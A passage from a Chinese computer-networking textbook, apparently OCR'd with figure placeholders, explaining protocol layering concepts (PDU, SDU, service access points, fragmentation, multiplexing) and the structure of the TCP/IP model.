


图 1.10　PDU、SDU、n 层实体和接口的概念

通信双方的各层对等进程之间的通信是通过间接连接进行的,因此称为虚拟连接的通信。要进行通信,$n+1$ 层的实体要利用 n 层所提供的服务,它将 $n+1$ 层的 PDU 通过一个软件接口“n 层服务接入点 n-SAP(Service Access Point)”送到 n 层,就成为 n 层的服务数据单元 n-SDU,如图 1.10(b)所示。每个服务接入点(SAP)由一个唯一的端口号来标识,例如,1.1.1 节讨论的 Web 服务器进程就是通过端口号 80 将信息送到 TCP 层,因此“传输层的 SAP”就是80 端口。在 n 层和 $n+1$ 层实体间传递的信息包 n-SDU 就是$(n+1)$-PDU。发送方的 n 层实体在 n-SDU 前面加上一个头部就构成 n-PDU,头部中包含 n 层的控制信息。接收方的对等层 n 收到 n-PDU 后,使用其头部的控制信息执行 n 层协议所要求的操作,如果没有问题,就将 n-SDU 取出送往上面 $n+1$ 层的实体。当 n-SDU 送到 $n+1$ 层的进程后,n 层的通信进程就结束了。可以结合 1.1.1 节 DNS 域名查询的语句构成过程,加深对此虚拟连接通信过程的理解。

原则上 n 层协议不使用 n-SDU 里面包含的信息,因此可以认为 n-SDU,即$(n+1)$-PDU,被封装在 n-PDU 中。这个“封装”的过程就将相邻层之间的关系具体化为“服务的定义”,换句话说,$n+1$ 层是 n 层的服务对象,它只关心如何得到自己的$(n+1)$-PDU,而不关心 n 层以下各层是如何工作的。

发端 n 层提供的服务只是从上面 $n+1$ 层接收数据包,将此数据包传到收方的 n 层对等层,该层再将数据包传到上面的 $n+1$ 层。n 层对等层间的通信可以是“面向连接”的,或者“面向无连接”的。面向连接的通信(类似打电话的过程)分为下述建立连接、传输信息和断开连接 3 个阶段:

第 1 阶段:在通信双方的 n-SAP(n 层服务接入点)之间建立一个连接。建立连接的过程包含:协商本次连接采用的参数,以及初始化状态信息,如包的序列号、流量控制变量、指定缓存空间大小等。

第 2 阶段：使用 n 层协议传输服务数据单元 n-SDU。

第 3 阶段：传输结束后断开连接，释放连接期间占用的各种通信资源。

在 1.1.1 节的 HTTP 例子中，HTTP 客户进程使用 TCP 提供的连接传输 HTTP-PDU，其中包含了请求获取的网页的 URL 地址。在 HTTP 的客户和服务器进程之间建立了一个 TCP 连接，它执行 TCP 协议规定的发送/接收任务，提供一个可靠的传输通道来交换 HTTP-PDU。当服务器将一个或多个 HTTP 响应包发给客户端收到后，TCP 连接就断开了。

无连接的通信服务（类似发送手机短信）的过程，不需要建立连接，每个 SDU 直接通过 SAP 传输。此时，从 $n+1$ 层传输到 n 层的控制信息必须包括传输 SDU 所需的全部地址信息。在域名查询服务 DNS 的例子中，UDP 协议提供了无连接的服务来传输 DNS-PDU。在 DNS 客户机和服务器进程之间不需要建立连接。

通常，一个系统中的上下各层没有必要运行于同样的连接模式下。例如，TCP 向上层提供的是面向连接的服务，但是它的下面 IP 层所提供的是无连接的服务。

各层所提供的服务可以是“需确认的”或“不需确认的”，这取决于发送方是否需要接收方收到信息后返回一个确认信息。就像在邮局，寄挂号信是一种在收到后需向发信方返回确认信息的服务，而寄平信是不需要收信方发回确认信息的。连接的建立就是一种需确认的服务。注意，无连接的服务可以是需确认的，也可是非确认的，这取决于发送方是否要求接收方返回一个回执信息。

各层实体之间每次发送的数据长度范围各不相同，可从几个字节到几兆字节，或者是连续不断的字节流。例如：以太网数据帧的长度范围规定在 64～1518B 之间。当所需要传输的信息字节数超过了该层所允许的最大传输长度（MTU），就要将信息分段为适当大小的数据包。包的最大长度取决于传输系统的若干因素，一般对于误码率较高的信道，例如电话信道和移动通信无线电信道，其数据包的最大允许值较小，约 200B 以下。因为当频繁出现误码丢包和数据包重传时，如果每个包很长会因为经常丢包重传而使通信效率降低，如果包较小则可维持较高的信道传输效率。误码率较低的信道，数据包的 MTU 可长一些，但是在一个随机争用共享媒体的信道里，如果数据包太大，则导致其他用户等待时间太长，影响多媒体、音频、视频等实时性数据的传输。因此不同的传输网络对数据包的最大尺寸限制 MTU 的范围不同。

在图 1.11(a)中，n 层的服务数据单元 SDU 太大，超过了 $n-1$ 层所能传输的范围，因此就采用了在发送端分段和在接收端组装还原的方法。将 n-SDU 分为多个 n-PDU，然后利用 $n-1$ 层的服务进行传输。接收端的 n 层实体收到这几个 n-PDU 后，必须将它们重新组装还原出原来的 n-SDU。例如，当以太局域网传输的一个长度为 1500B 的 IP 包，如果在网络出口处要通过调制解调器 Modem 的电话系统接入互联网时，就需要进行这样的分段和重组。

另一方面，当 n-SDU 太小，导致不能充分利用 $n-1$ 层所提供的传输能力时，就可利用在发送端将多个包合并，在接收端将其分离的方法。如图 1.11(b)所示，n 层实体将几个 n 层的 SDU 合并在一起，作为一个 n 层的 PDU 发送出去，在接收端的 n 层实体将收到的 n-PDU 分离为各自的 n-SDU。

多路复用传输：用于让多个 $n+1$ 层的用户共享一个 n 层的服务。如图 1.12 所示，多




图 1.11　数据包的相关操作图




图 1.12　多个 $n+1$ 层的用户共享一个 n 层实体提供的传输服务

个 $n+1$ 层的用户将它们的 SDU 分别传给同一个 n 层的实体，构成一个 n-PDU 发送出去。接收端收到此 n-PDU 后进行多路分离，将每个用户的 n-SDU 恢复出来，分别送给各自的 $n+1$ 层用户。因此在每个 PDU 里需要有一个多路复用的标签，以确定各个 SDU 分别属于哪个用户。一个例子是几个应用层的进程共享一个 UDP 用户数据报提供的传输服务，每个应用层的进程将它的 SDU 通过它的套接端口传给 UDP 实体，UDP 产生一个数据报，其中包含源端口号、目的端口号，以及源和目的主机的 IP 地址。服务器的端口是“公认端口号”，明确地标识在服务器端应当接收 SDU 的进程。客户机的端口号是一个“临时端口号”，它是在为此应用建立套接端口时选择的。因此在接收端的 UDP 实体中就可以根据数据报中指示的端口号将多个不同的 SDU 包进行分离输出。

多路分离传输：指的是利用多个 n 层的服务来支持同一个 $n+1$ 层的用户。来自同一个 $n+1$ 层用户的 SDU 包被分段送给多个不同的 n 层实体，它们又分别将这些 SDU 分段传给目的端的对等实体。目的端的多个 n 层实体分别解出 SDU 分段后，将它们合并组装送给接收端的 $n+1$ 层用户。在发送端需要给每个 SDU 分段指定“序列号”，以便接收端按序列号将这些收到的 SDU 分段排序重组。

“多路复用一个信道”可以高效率地利用下层的通信服务，也可以用于两个用户群之间只有一条连接通道的情况。当下层采用的传输机制不可靠时，“一路分多路传输”可以用来增加可靠性，也可以用来将多个低速率的下层传输信道组合，向上层用户提供高速率的传输服务。见第 5 章传输层协议中 5.1.5 节和 5.4.1 节的应用。

1.2 TCP/IP 网络模型与协议构架

TCP/IP 网络模型是一组允许各种异构网络进行互联通信的协议。它最初的研发目的是为了实现在 ARPANET 包交换网、分组无线电网络和卫星分组通信网络之间传输数据包。由于初期的研发是用于军事目的，因此研发的重点放在了网络对付故障时的容错能力和坚固性方面，以及实现在不同结构的网络之间的互联通信。因此研发出了一组互联网协议，它们能够高效率地在不同类型的计算机系统和网络间通信。现在互联网已经成为全世界计算机互联的基本设施，本节将介绍 TCP/IP 网络模型与协议构架。

1.2.1 TCP/IP 网络协议的结构

图 1.13(a)为 TCP/IP 网络协议模型，由四层构成(有时可分为五层)。TCP/IP 的应用层组合了 OSI 参考模型中上面三层的功能(即应用层，表示层和会话层)。1.1.1 节讨论的 HTTP 协议实际上是 TCP/IP 的一个应用层协议。HTTP 请求报文中包含了格式信息，同时 HTTP 协议定义了客户端与服务器之间的对话规则。




图 1.13　TCP/IP 网络协议模型

TCP/IP 的传输层可以直接支持应用层的运行。传输层提供两类基本服务：第一类服务由“可靠的面向连接的字节流传输协议：传输控制协议 TCP”来执行。第二类服务由“尽力而为的面向无连接的单个报文的传输协议：用户数据报 UDP 协议”执行。UDP 不提供纠错恢复或流量控制机制，UDP 用于那些需要快速的但是无需可靠性的信息传输，如音视频、DNS 等。

如图 1.13(b)所示，TCP/IP 网络模型不对网络通信功能进行严格地分层。换言之，在某些场合，应用层可以选择绕过中间层，直接利用网络接口层所提供的服务。

如图 1.14 所示，工作于互联网层的网关/路由器负责在多个网段之间转移传输信息。互联网层相当于 OSI 参考模型中的网络层。它为连接到互联网上的每台主机指定一个 IP 地址，并根据数据包中的源和目的 IP 地址执行路由转发功能。互联网层提供的是尽力而为的无连接的数据包的传输服务。IP 包在路由器之间进行转发时不需要先建立连接，每个 IP 包独立地进行路由选择，因此它们可以经过不同的路径传输。因此，IP 包也称为“数据报(datagram)”。无连接的传输方案使得系统更坚固，如果网络出现了故障，数据报的转发路径可以绕过网络的故障点，而不需要重新建立连接。当发生网络流量拥塞的时候，连接在网络之间的网关可以丢弃数据报。被丢弃的数据报的重传功能交给上层的传输层 TCP 协议来处理。

网络接口层处理与具体通信线路相关的数据帧的传输。因此，必须具有 OSI 模型的物理层和数据链路层的功能。将计算机连接到具体的网络上有各种不同的数据接口，例如：




图 1.14　主机 A 和主机 B 利用互联网通信的模型

同步数据网(SDH)、非对称数据用户线路(ADSL)、以太网和无线通信网等。

图 1.14 中的发送主机 A 的网络接口层将 IP 包封装进入底层网络的数据帧中，发送给网关，网关将数据帧中的 IP 包解封出来，又将其封装到下一个网段所需的数据帧格式中传给主机 B 的网络接口层。这种通信方案可以将互联网层与具体的网络接口层清晰地隔离开，因此互联网层在传输 IP 包的时候不需考虑具体的底层网络属性，网络接口层对于上层来说是透明的。下面是一个详细的例子，说明 IP 包如何在底层网络上传输。

图 1.15 是 TCP/IP 协议族中常用协议之间的数据封装关系图。在发送端，上层协议数据包 PDU 被作为载荷依次封装到下层协议数据单元 PDU 中进行传输。在接收端，从收到的下层协议数据单元中依次取出载荷中的数据传给上层。如果从网络数据监测中捕获到图中未画出的某种协议的数据包，那么就可以根据包中各协议数据之间的封装关系，判断出该协议在此图中的位置。建议读者利用第 7 章介绍的实验方法，从以太网的捕获数据中判断常用的 DHCP 动态主机配置协议在图中的位置。

